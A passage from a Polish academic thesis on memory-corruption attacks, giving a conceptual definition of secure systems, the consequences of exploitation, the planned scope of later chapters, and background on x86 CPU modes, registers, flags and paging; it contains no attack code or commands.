W poprzednim podrozdziale omówiono historię ataków wykorzystujących błędy naruszenia pamięci, czyniąc tym samym system niebezpiecznym w użytku. Warto zastnowić się jednak, co to oznacza, że system jest bądź nie jest bezpiecznym. Choć zostało również po krótce już opisane, warto jeszcze raz, dogłębniej zastanowić się nad tym, jaką konsekwencją może być wykorzystanie błędu nadużycia pamięci, jaką konsekwencją dla końcowego użytkownika będzie wpadnięcie w taką pułapkę. Ponadto, warto również omówić, przynajmniej po krótce, jaka dziedzina technologiczna jest zagrożona tymi atakami, gdzie można wykorzystać omawiane tutaj techniki.

Zacznę zatem od definicji bezpiecznego systemu komputerowego. Jedna z akademickich prób zdefiniowania pojęcia bezpiecznego systemu wywodzi się z modelu bezpieczeństwa Bell–La Padula, który został opisany w 1976 roku (wyprowadzony teoretycznie już w 1960). Była to jedna z bardziej udanych prób, która korzystała z maszyny stanów skończonych:

„System jest bezpieczny wtedy i tylko wtedy, gdy uruchamiany jest on w stanie bezpiecznym i nie może przejść do stanu niebezpiecznego" [14]

Taka definicja choć wydaje się rozsądna i intuicyjna ma pewne wady, kiedy spojrzeć na nią z punktu widzenia inżynierii oprogramowania. Jak komentuje Michał Zalewski w swojej *Splątanej Sieci* [15]:

- *„Nie ma możliwości zdefiniowania pożądanego zachowania odpowiednio złożonego systemu.*" *[15]*
  Nie istnieje bowiem jedyna słuszna definicja i rozróżnienie czym jest stan bezpieczny w danym systemie komputerowym, a czym już nie jest. Granica rozróżniająca te stany wydaje się być specyficzna dla danego systemu i zastosowania, kontekstu w jakim pracuje.
- *„Myślenie życzeniowe nie przekłada się automatycznie na formalne ograniczenia*". *[15]*
  Przypadek w którym możliwe będzie zdefiniowanie znaczenia pojęcia bezpiecznego stanu, nie oznacza od razu, że uda się uzyskać porozumienie w kwestii tego jakie dane wejściowe program będzie przetwarzał i jak to się będzie przekładało na możliwe stany systemu oraz zbiór przejść. Niemożliwym jest przewidzenie wszystkich stanów i przejść odpowiednio złożonego systemu, a zatem niemożliwe jest zdefiniowanie i przewidzenie

wszystkich stanów w jakim ten system się znajdzie. Nie ma możliwości przełożenia tych przejść oraz stanów na jednolity model matematyczny.

- *„Zachowanie oprogramowania nie poddaje się szczegółowej analizie” [15]*
  Poprzez analizę statyczną danego systemu nie jesteśmy w stanie udowodnić, że system zawsze będzie się zachowywał zgodnie z pierwotną specyfikacją. Zachowania systemu mogą być zależne od środowiska w jakim on funkcjonuje, od czynników zewnętrznych, a także od zmieniającej się natury danych wejściowych.

Wprowadzono zatem przykładową, dość stabilną definicję, wynikającą z aksjomatów Bell–La Padula, tylko po to, by od razu poddać ją dyskusji, a to wszystko po to by zrozumieć, że istota bezpieczeństwa systemu komputerowego jest trudna do zgrabnego ujęcia i sformułowania. Taką też naturę wykazują błędy wykorzystujące naruszenia pamięci operacyjnej. Z jednej strony możliwym jest określenie, że budowany system, oprogramowanie, będzie bezpieczne tylko wtedy, kiedy będzie wykonywało dokładnie takie przejścia, w dokładnie takie stany, jakich oczekiwać będą architekci tego programu. Z drugiej zaś, historia ataków komputerowych pokazuje, że często zabezpieczenia które były tworzone – służyły tylko i wyłącznie jako dodatkowy punkt wyjścia dla nowych, bardziej skomplikowanych ataków. Inżynier projektując mechanizm obronny, skłonny stwierdzić, że rozumie zagrożenia i jest w stanie zdefiniować możliwy schemat maszyny stanów skończonych – szybko utwierdza się w przekonaniu, że pojawiają się przypadki wejściowe wykraczające poza pierwotne ograniczenia formalne jego maszyny stanów. Nie mniej jednak, pozostańmy przy tej definicji, jako iż jest ona stosunkowo dobrym kompromisem między bardziej doprecyzowanymi i skonkretyzowanymi ujęciami. Korzystając z definicji opierającej swoje podstawy na maszynie stanów skończonych, można spróbować zdefiniować, jaki stan uznany zostanie za niebezpieczny, oraz jakie przejścia mogą do niego doprowadzić.

W kontekście rozważań bezpieczeństwa programów komputerowych, a dokładniej bezpieczeństwa wykorzystania pamięci operacyjnej, intuicyjnym będzie, że przejściem do stanu niebezpiecznego będzie nadużycie funkcjonalności programu. Jeśli dany program, będąc w stanie bezpiecznym, np. oczekując na wejście użytkownika, przetwarzając plik wejściowy, lub pobierając dane z sieci internetowej, ulegnie przejściu w stan niebezpieczny – to powiemy o nim, że został zaatakowany. Funkcja przejścia do tego stanu jest procesem, w wyniku którego program na skutek działania zewnętrznego adwersarza (podającego np. odpowiednio spreparowane dane wejściowe) przechodzi w stan niebezpieczny, czyli taki, w którym system zachowuje się niezgodnie z pierwotną specyfikacją i oczekiwaniami. Funkcją przejścia może być takie przetworzenie danych wejściowych przez program, które doprowadzi do nadużycia podatności bezpieczeństwa w tym programie, np. przepełnienia bufora. W stanie niebezpiecznym zaś, adwersarz ma możliwość nadużycia stanu niebezpiecznego w celu kompromitacji bezpieczeństwa systemu/oprogramowania. Z jakimi zatem stanami niebezpiecznymi można mieć do czynienia w typowym oprogramowaniu? Innymi słowy, co może być konsekwencją nadużycia błędu wykorzystania pamięci?

- Włamanie do systemu – poprzez wykorzystanie błędu, zewnętrzny adwersarz ma możliwość dostarczać do tego systemu swoje instrukcje, które następnie będą przez system wykonywane w kontekście użytkownika, w którym program był uruchomiony, z jego prawami. Atakujący mogąc wykonać dowolne instrukcje z ramienia konta użytkownika mówi, że włamał się na jego konto, lub też włamał się do systemu w kontekście sesji jego sesji. Sytuacja taka otwiera możliwość nadużycia przywilejów, tożsamości, oraz danych w jakich posiadaniu jest użytkownik w celu albo korzyści finansowej, albo kontynuowania ataku i ekspansji na inne systemy. Działającym na wyobraźnię przykładem niebezpieczeństwa związanego z przejęciem kontroli nad systemem mogą być ataki na oprogramowanie sterujące samochodami jak np. pokazano w przypadku Jeepa Cherokee z roku 2015 [16]. Para badaczy pokazała, jak zdalnie była w stanie w pełni przejąć kontrolę

nad uruchomionym i będącym w trasie jeepie. Wyłączenie silnika w kluczowym momencie, lub zjechanie z trasy w odpowiednim miejscu może spowodować natychmiastową śmierć kierowcy i pasażerów, a wszystko na skutek przejęcia kontroli wynikającego z wprowadzenia systemu sterującego pracą samochodu w stan niebezpieczny.

- Osadzenie szczepu infekującego innych użytkowników – będąc w kontekście aplikacji WWW, jeśli atakujący zdoła nadużyć błąd wykorzystania pamięci w oprogramowaniu serwera udostępniającego daną aplikację światu, będzie mógł osadzić swoją własną treść, która będzie udostępniana odwiedzającym klientom na równi z pierwotną aplikacją. Dzięki wykorzystaniu specjalnie spreparowanego kodu, atakujący korzystając z techniki *drive-by-download* będzie w stanie osadzić tzw. *Exploit-kit*, który po uruchomieniu w kontekście odwiedzającego klienta, będzie mógł zainfekować go oprogramowaniem wirusowym.
- Podniesienie przywilejów – w sytuacji, w której atakującemu udaje się wprowadzić oprogramowanie w stan niebezpieczny, np. wtyczkę obsługującą multimedialne pliki w przeglądarkach, będzie on w stanie korzystając z tych przywilejów co oprogramowanie w którego kontekście się znajduje – wykonywać określone instrukcje. Jednakże w sytuacji, w której nadużyte oprogramowanie nie będzie miało wystarczających przywilejów, aby umożliwić atakującemu wykonania szerszej palety działań w pozyskanym systemie, wciąż możliwym jest wykonanie kodu mającego na celu tym razem naruszenie maszyny stanowej systemu operacyjnego. Program obsługujący pliki multimedialne, którego atakujący wprowadził w stan niebezpieczny jest pierwszym krokiem. W drugim kroku celem atakującego będzie system operacyjny, którego tym razem atakujący będzie chciał wprowadzić w stan niebezpieczny. W wyniku odpowiedniego przejścia, stanem niebezpiecznym będzie sytuacja, w której atakujący uzyska większe przywileje niż dotychczasowo miał dostępne.
- Destabilizacja pracy systemu – atakujący zamiast próbować wykorzystać błąd w celu uzyskania dostępu do danego systemu, może próbować jedynie doprowadzić do destabilizacji jego pracy. Atakiem omawianym tutaj jest *DoS (Denial of Service)*. Jest to sytuacja, w której system w wyniku błędu lub uruchomienia odpowiedniej funkcji – odmawia dalsze świadczenie usług (system może zostać wyłączony, może się zawiesić, może ulec zamrożeniu – *deadlock,* może doświadczyć wyczerpania dostępnych zasobów niezbędnych do jego funkcjonowania). Jeśli groźnym wydaje się sytuacja, w której atakującemu udaje się destabilizować pracę ważnego serwera internetowego, jak np. głównego serwera DNS w firmie, uniemożliwiając wygodne korzystanie z sieci internetowej pracownikom całej firmy – to pomyślmy co atakujący może osiągnąć wywołując odmowę usługi w bezprzewodowym *rozruszniku serca*. [17] Badacze w wymienionym źródle wykazali, że możliwym stają się ataki za pomocą modułu radiowego skierowane bezpośrednio w interfejs kontrolujący rozrusznik serca. Oprogramowanie sterujące takim rozrusznikiem również podatne jest na nieprzewidziane przejścia, czego efektem może być stan niebezpieczny tym razem nie tylko w sferze komputerowej, ale i ludzkiego życia.

Podsumowując, niebezpiecznym stanem systemu jest sytuacja w której atakujący na skutek wykorzystania przejścia, którego pierwotnie architekt systemu nie przewidział, może wykonać niekontrolowane akcje. Błędy w oprogramowaniu, skutkujące nadużycie wykorzystania pamięci, prowadzić mogą nie tylko do włamań komputerowych, kradzieży informacji, szpiegostwa – jak w przypadku włamań na telefony komórkowe, ale także sytuacji zagrożenia życia – jak w przypadku ataków na oprogramowanie sterujące pojazdami samochodowymi (lub samolotowymi), sterujące pracą elektrowni lub wirówek wzbogacania uranu – jak w przypadku wirusa Stuxnet wspomnianego we wstępie tego rozdziału, ale również do odmowy usługi szczególnie wrażliwych komponentów jakimi są rozruszniki serca. Przykłady można by mnożyć, cechą wspólną tych wszystkich są zaś ataki

na oprogramowanie oraz naruszenia pamięci. Zaczynając od przepełnienia bufora, skończywszy na morderstwie.

1.3. Cel i zakres pracy

Celem niniejszej pracy jest omówienie technik nadużywania błędów w wykorzystaniu pamięci, co prowadzić może do udanego ataku na oprogramowanie. Poprzez nadużycie błędu rozumieć będziemy sytuację, w której atakowany system wprowadzany będzie w stan niebezpieczny, wywoływane będzie takie przejście systemu, które nie było pierwotnie przewidziane przez jego architektów. Stanem niebezpiecznym będzie sytuacja, w której uzyskana zostanie możliwość wykonania kontrolowanego przez atakującego kodu. Poprzez błąd w wykorzystaniu pamięci zaś, rozumieć należy sytuację, w której program który korzysta z mechanizmów dostępu do pamięci operacyjnej, robi to w sposób niebezpieczny lub niekontrolowany.

Zakres samej pracy obejmować będzie:

- Omówienie podstaw teoretycznych niezbędnych w celu zrozumienia dziedziny problemu ataków na oprogramowanie. W tym opis architektury komputera, koncepcji zarządzania pamięcią przez system operacyjny, istoty procesu w systemach operacyjnych.
- Definicje, klasyfikacje i omówienie błędów naruszeń stosu programu. Omówione w ramach tej części pracy będą błędy przepełnień bufora na stosie, pokazane zostaną przykłady prostych oraz bardziej złożonych podatności. W ramach tej części zostanie wprowadzone również pojęcie *shellcode'u* i opisane zostaną techniki jego budowy pod systemem GNU/Linux i MS Windows.
- Omówienie błędów naruszeń sterty programu, co niejako będzie uzupełnieniem poprzedniej części pracy. Najpierw wyprowadzona zostanie charakterystyka algorytmu alokacji *dlmalloc / ptmalloc*, wraz z kompletnym opisem niuansów zarządzania pamięcią sterty. Następnie przedstawiona zostanie podstawowa technika nadużywania tych mechanizmów, która jednocześnie stanowić będzie wstęp do całej klasy bardziej zaawansowanych podatności naruszeń sterty.

W kolejnej części pracy przejdę do omówienia podstaw teoretycznych niezbędnych do zrozumienia koncepcji i mechaniki działania opisywanych w tej pracy ataków. Rozpocznę od omówienia architektury komputerowej, koncepcji wywołań funkcji, regionów pamięci, stosu programu, po to by przejść do ogólnego scharakteryzowania pojęcia procesu, zakończywszy na zagadnieniach zarządzania pamięcią.


2. Podstawy teoretyczne

Zanim można będzie przejść do omówienia podstawowych technik nadużyć błędów wykorzystania pamięci, oraz opisu sposobów zapobiegania takim atakom, należy zapoznać się z podstawami teoretycznymi omawiającymi mechanizmy, które będą nadużywane. W celu analizy bezpieczeństwa danego oprogramowania natywnego, niezbędna jest specjalistyczna wiedza z zakresu inżynierii oprogramowania – przekładająca się na rozumienie używanych przez programistów konstrukcji tworzenia kodu, a także typowych wzorców jakie za nimi stoją. Ponadto, analizując bezpieczeństwo danego programu, zawsze będziemy musieli mieć na uwadze to w jaki sposób dany program komunikuje się z systemem operacyjnym, w którym jest uruchomiony. Ma to związek między innymi z oferowanym przez systemem sposobem organizacji pamięci głównej oraz metodami alokacji i zwalniania tej pamięci. Poprzez dogłębne zrozumienie podstaw architektury komputera oraz mechanizmów zarządzających procesami uruchomionymi w systemie operacyjnym, będziemy w stanie lepiej zrozumieć fundamentalne aspekty opisywanych w tej pracy technik ataku.

2.1. Architektura komputera

Architekturą komputera nazywać będziemy sposób organizacji urządzeń składających się na twór nazywany komputerem. Mowa tutaj o „*jednostkach operacyjnych i ich połączeniach, które stanowią realizację specyfikacji typu architektury”* [18]. Przykładem atrybutów takiej architektury mogą być specyficzne dla niej listy rozkazów implementujących dane funkcje, liczba bitów wykorzystywanych do reprezentacji podstawowego typu danych, mechanizmy obsługujące wejście oraz wyjście komputera (jak urządzenia peryferyjne pobierające sygnały kontrolne użytkownika i generujące wyjście na urządzenia prezentacji – tj. ekran), ale również metody adresowania pamięci.

Komputery osobiste (PC), telefony komórkowe, tablety, systemy wbudowane, mikrokomputery – wszystkie te urządzenia elektroniczne opisane są daną architekturą komputerową, która wyposaża je w *jednostki centralne (CPU – Central Processing Unit)*, zajmujące się przeprowadzaniem obliczeń arytmetyczno-logicznych oraz sterowaniem przebiegu kodu napisanego pod te urządzenia. Jedną z najczęściej spotykanych architektur jest x86, której nazwa pochodzi od procesora *Intel 8086*. Ów procesor wprowadził zestaw instrukcji CISC *(Complex Instruction Set Computer),* które udostępniły możliwości dostępu do szerokiej puli zewnętrznych urządzeń i komponentów systemowych, programowanie dostępu do pamięci operacyjnej, ale także rozkazy implementujące podstawowe mechanizmy bezpieczeństwa. Jednostka centralna implementowana jest przez układ scalony nazywany *procesorem*. Do zadań procesora należy przetwarzanie rozkazów pisanych pod jego architekturę, a także obsługa urządzeń peryferyjnych i dostępu do pamięci. Nowoczesne procesory wykonują dużo więcej zróżnicowań zadań, jak np. implementują instrukcje służące do szyfrowania danych (AES Instruction Set), wspomagania mechanizmu wirtualizacji sprzętu (VM Instruction Set) lub też wspomagają przetwarzanie multimediów i obliczeń graficznych (wszelakie rozszerzenia służące do wykonywania działań na wielu wektorach liczb zmiennoprzecinkowych w sposób *atomowy* / jednoczesny i niepodzielny – przykładami są SSE, AVX, MMX). Rysunek 2.1. przedstawia strukturę przykładowej jednostki centralnej. Architektura x86 charakteryzuje się 32-bitową magistralą adresową, pozwalającą zaadresować do $2^{32} - 1$ *(4GB)* bajtów danych w pamięci operacyjnej komputera. W tej pracy skoncentruję się na zagrożeniach dotyczących nadużyć błędów wykorzystania pamięci w oprogramowaniu pisanym *stricte* pod architektury x86.




Rysunek 2.3. Struktura jednostki centralnej wchodzącej w skład danej architektury komputera. Źródło: [18]

Architektura komputerowa specyfikuje rodzaj pamięci, albo też szerokość szyny adresowej, jaka będzie stosowana w jej ramach. Pamięć komputera stanowi magazyn przechowywania danych zarówno tymczasowych, potrzebnych do prawidłowego wykonania się programu, jak i danych niezbędnych do przechowywania przez dłuższy okres czasu. W pierwszym przypadku używać będziemy pamięci głównej/wewnętrznej, będącą pamięcią tymczasową, ulotną, która charakteryzuje się najszybszym czasem dostępu. Pamięć główna stanowi magazyn przechowywania instrukcji i danych programów, które będą wykonywane przez jednostkę centralną, stąd konieczność zapewniania najszybszego możliwego dostępu do tych danych. Drugim typem pamięci będzie pamięć zewnętrzna, która „*składać się może z urządzeń peryferyjnych takich jak pamięci dyskowe, taśmowe które osiągalne będą dla procesora poprzez sterowniki wejścia i wyjścia*" [18]. Pamięć główna komputera stosować będzie swobodny sposób dostępu do przechowywanych danych. Przez swobodny sposób dostępu *(RAM, Random Access Memory)* rozumieć należy taki typ pamięci, która wyposaża każdą adresowalną komórkę w unikatowy, fizycznie wbudowany mechanizm adresowania. Czas dostępu w przypadku takiej pamięci nie będzie zależny od poprzednich operacji odczytu, oraz bez względu na jej fizyczne położenie w kościach pamięci – wszystko to w czasie stałym. W ramach pamięci głównej jednostka centralna posługuje się pojęciem adresu, wskazującego konkretną lokalizację danej komórki. Dostęp do adresu pamięci głównej z punktu widzenia programisty stanowi odrębny typ danych nazywany *wskaźnikiem do zmiennej (ang. Pointer).* Typ taki stosowany jest do przechowywania adresów lokalizacji pamięci, które służą do odwoływania się do innych informacji [19].


Omówione zostały zatem pobieżnie dwa najważniejsze z punktu widzenia tej pracy atrybuty architektury komputera – jednostkę centralną i pamięć główną. Przejdę teraz do precyzyjniejszego opisu każdej z nich.

Architektura x86 może operować w dwóch trybach, *rzeczywistym* i *chronionym* [20]. *Tryb rzeczywisty* jest stanem, w jakim procesor znajdzie się, tuż po dostarczeniu mu mocy na skutek włączenia komputera. Tryb ten wspiera wyłącznie 16-to bitowy zestaw instrukcji i w obecnych czasach nie jest wykorzystywany w typowych komputerach PC (poza etapem rozruchu komputera). Drugim trybem jest *tryb chroniony*, wspierający mechanizmy wirtualnej pamięci, stronnicowania, separacji regionów pamięci pomiędzy zadaniami, a także mechanizmy ochrony dostępu do kluczowych interfejsów komputera jak np. przerwań sprzętowych czy dostępu do portów I/O. Jest to stan w którym pracuje typowy procesor podczas wykonywania kodu systemu operacyjnego. Architektura x86 ponadto dostarcza koncepcję separacji przywilejów poprzez abstrakcję *ring levels (pierścieni)* – jak pokazano na rysunku 2.2. Procesory wspierają do czterech poziomów separacji przywilejów (w ramach trybu chronionego), numerując od 0 do 3. Poziomy 1 i 2 nie są wykorzystywane w nowoczesnych systemach, jednakże poziomy 0 i 3 znajdują szczególne zastosowanie. Poziom 0 jest najwyższym trybem uprzywilejowania i pozwala na modyfikację wszystkich cech systemu w tym dostęp do portów, przerwań, zmianę organizacji obsługi wejścia i wyjścia. W trybie tym operuje jądro systemu operacyjnego. Poziom *Ring3* jest najniższym trybem uprzywilejowania i pozwala jedynie na odczyt i zapis podzbioru ustawień systemowych. Stąd tryb ten wykorzystywany jest do uruchamiania aplikacji poziomu użytkownika *(User-mode).*



Rysunek 4.2 Koncepcja pierścieni przywilejów w procesorach architektury x86. Źródło: [20]

Jednostka centralna komputera jaką jest procesor, wyposażona jest we własną pamięć, o względnie niedużym rozmiarze. Fragmenty takiej pamięci nazywane są rejestrami i stanowią mechanizm umożliwiający procesorowi wykonywanie instrukcji, odwoływanie się pod kolejne instrukcje, a także przechowywanie wyniku działania poprzednio wykonanych obliczeń na cele przyszłych. Podczas operowania w trybie chronionym, architektura x86 udostępnia osiem 32-bitowych rejestrów ogólnego zastosowania (*ang. General-Purpose Registers, GPRs)*: `EAX`, `EBX`, `ECX`, `EDX`, `EDI`, `ESI`, `EBP`, `ESP`. Niektóre z nich mogą być dalej podzielone na 8- i 16-bitowe rejestry. Rejestr przechowujący adres następnej instrukcji do wykonania oznaczony jest jako `EIP` (*Extended Instruction Pointer*). Rysunek 2.3 pokazuje rozbicie rejestrów na mniejsze.




Rysunek 2.3. Prezentacja rejestrów ogólnego przeznaczenia i sposobu ich podziału na podrejestry. Źródło: [21]

Rejestry `AH, AL, BH, BL, CH, CL, DH, DL` są zdolne do przechowania ośmiu bitów informacji (a więc są jednobajtowymi rejestrami). Z kolei rejestry `AX, BX, CX, DX, BP, SP, DI, SI, IP, FLAGS` – zdolne są do przechowywania szesnastu bitów (czyli dwóch bajtów na architekturach x86).

- EAX – *Accumulator* – Wykorzystywany w operacjach arytmetyczno-logicznych.
- EBX – *Base register* – Rejestr stosowany podczas adresowania pamięci.
- ECX – *Counter register* – W wielu instrukcjach wykorzystywany jako licznik ilości powtórzeń wykonania danej operacji.
- EDX – *Data register* – Rejestr dostępu do danych, wykorzystywany szczególnie przy operacjach mnożenia i dzielenia (jako rejestr przechowujący górne 32 bity wyniku mnożenia, lub resztę z dzielenia). Służy także do wysyłania i odbierania danych z portów.
- ESI – *Source Index – „Rejestr indeksujący pamięć oraz wskazujący obszar z którego przesyła się dane” [22]*
- EDI – *Destination Index – „Rejestr indeksujący pamięć oraz wskazujący obszar do którego przesyłane będą dane” [22]*
- ESP – *Stack Pointer* – Wskaźnik szczytu stosu wątku programu
- EBP – *Base Pointer* – Rejestr stosowany podczas formułowania ramki funkcji na stosie i odwoływania się do niej.

Rejestr `EFLAGS` stosowany jest do przechowywania rezultatu operacji arytmetycznych (jak na przykład wystąpienie saturacji typu liczbowego, przeniesienia, parzystości, wyzerowania wyniku) i innych stanów wykonania.



Rysunek 2.4 Struktura rejestru EFLAGS w architekturze x86. Źródło: [20]

Rysunek 2.4. przedstawia rozbicie rejestru EFLAGS na poszczególne bity z wyróżnieniem ich pozycji i przeznaczenia. Najważniejszymi flagami będą:

- Flaga przeniesienia – *CF – Carry Flag* – gdy ustawiona, oznacza to że w wyniku poprzedniej operacji arytmetycznej wystąpiło przeniesienie/pożyczka
- Flaga parzystości – *PF – Parity Flag* – gdy ustawiona, oznacza to że najmniej znaczący bajt wyniku ostatniej operacji arytmetycznej miał parzystą ilość bitów *jedynek*
- Flaga zerowa – *ZF – Zero Flag* – ustawiana gdy wynik poprzedniej operacji wyniósł zero
- Flaga znaku – *SF – Sign Flag* – zawiera znak wyniku ostatnio wykonywanej operacji arytmetycznej
- Flaga kierunku – *DF – Direction Flag* – określa czy dane będą przesyłane w kolejności adresów rosnących czy malejących podczas operacji przenoszenia danych przy pomocy rejestrów *ESI* i *EDI*.
- Flaga przepełnienia – *OF – Overflow Flag* – znacznik nadmiaru, ustawiany w wyniku wystąpienia przepełnienia po wykonanej operacji arytmetycznej.

Mając omówioną jednostkę centralną, przejdę teraz do obszerniejszego omówienia mechanizmu zarządzania pamięcią przez system operacyjny.

2.2. Zarządzanie pamięcią komputera

Procesory operujące w architekturze x86 wspierają dwa tryby zarządzania i ochrony pamięci: *segmentację* oraz *stronnicowanie*. Stronnicowanie jest mechanizmem opcjonalnym, jednakże stosowanym obecnie we wszystkich nowoczesnych systemach komputerowych, na skutek jego wsparcia dla trybu chronionego. Segmentacja to mechanizm wspierany przez tryb rzeczywisty procesora i tak jak ów tryb nie jest już stosowany, tak samo ten mechanizm nie znajduje zastosowania.

Systemy operacyjne są oprogramowaniem zarządzającym zasobami komputera. Pamięć główna, operacyjna – jest takim zasobem. W celu odpowiedniego zapewniania uruchamianym programom swobody w alokacji i dealokacji obszarów pamięci na własne cele, oraz zapewnienia separacji przestrzeni adresowych pomiędzy procesami tak aby jeden proces nie mógł odczytywać i modyfikować pamięci drugiego – stosowane jest rozróżnienie na pamięć fizyczną (a więc dostępne zasoby pamięci RAM) oraz pamięć wirtualną. Ta druga jest pulą adresową przydzielaną osobno każdemu nowo tworzonemu procesowi. W przypadku architektur x86, na przykładzie systemu Windows, nowo tworzone procesy otrzymują wirtualną przestrzeń adresową o wielkości 4GB[6], bez względu na to czy system ma dostęp do takiej puli fizycznej pamięci czy nie. Dzięki ustaleniu stałej wielkości przestrzeni wirtualnej, procesy mogą swobodnie ładować moduły/biblioteki, alokować swoje zasoby, oraz swobodnie gospodarować pamięcią bez konieczności implementowania własnych mini-mechanizmów do zarządzania dostępną pulą. Zadaniem systemu operacyjnego oraz odpowiednich funkcji procesora – w tym stronnicowania – jest takie mapowanie adresów wirtualnych w fizyczne, aby jednocześnie pamięci fizycznej nie wyczerpać do końca, a przy tym podczas wysokiej utylizacji zasobów, opracować strategię zwiększenia dostępnej przestrzeni (np. poprzez wirtualne rozszerzenie jej o plik wymiany - *Swap file)*. W przypadku gdy mechanizm stronnicowania jest włączony, liniowy adres odwołania się do pamięci, który wygenerowany został w instrukcji dla procesora po kompilacji programu do postaci binarnej, zostaje przetworzony przez procesor. Ten, dysponując np. 2GB pamięci operacyjnej RAM, dokonuje odwzorowania adresu sięgającego do przestrzeni wirtualnej przy pomocy mechanizmu stronnicowania.

Adres liniowy, przy włączonym mechanizmie stronnicowania rozbijany jest na części:

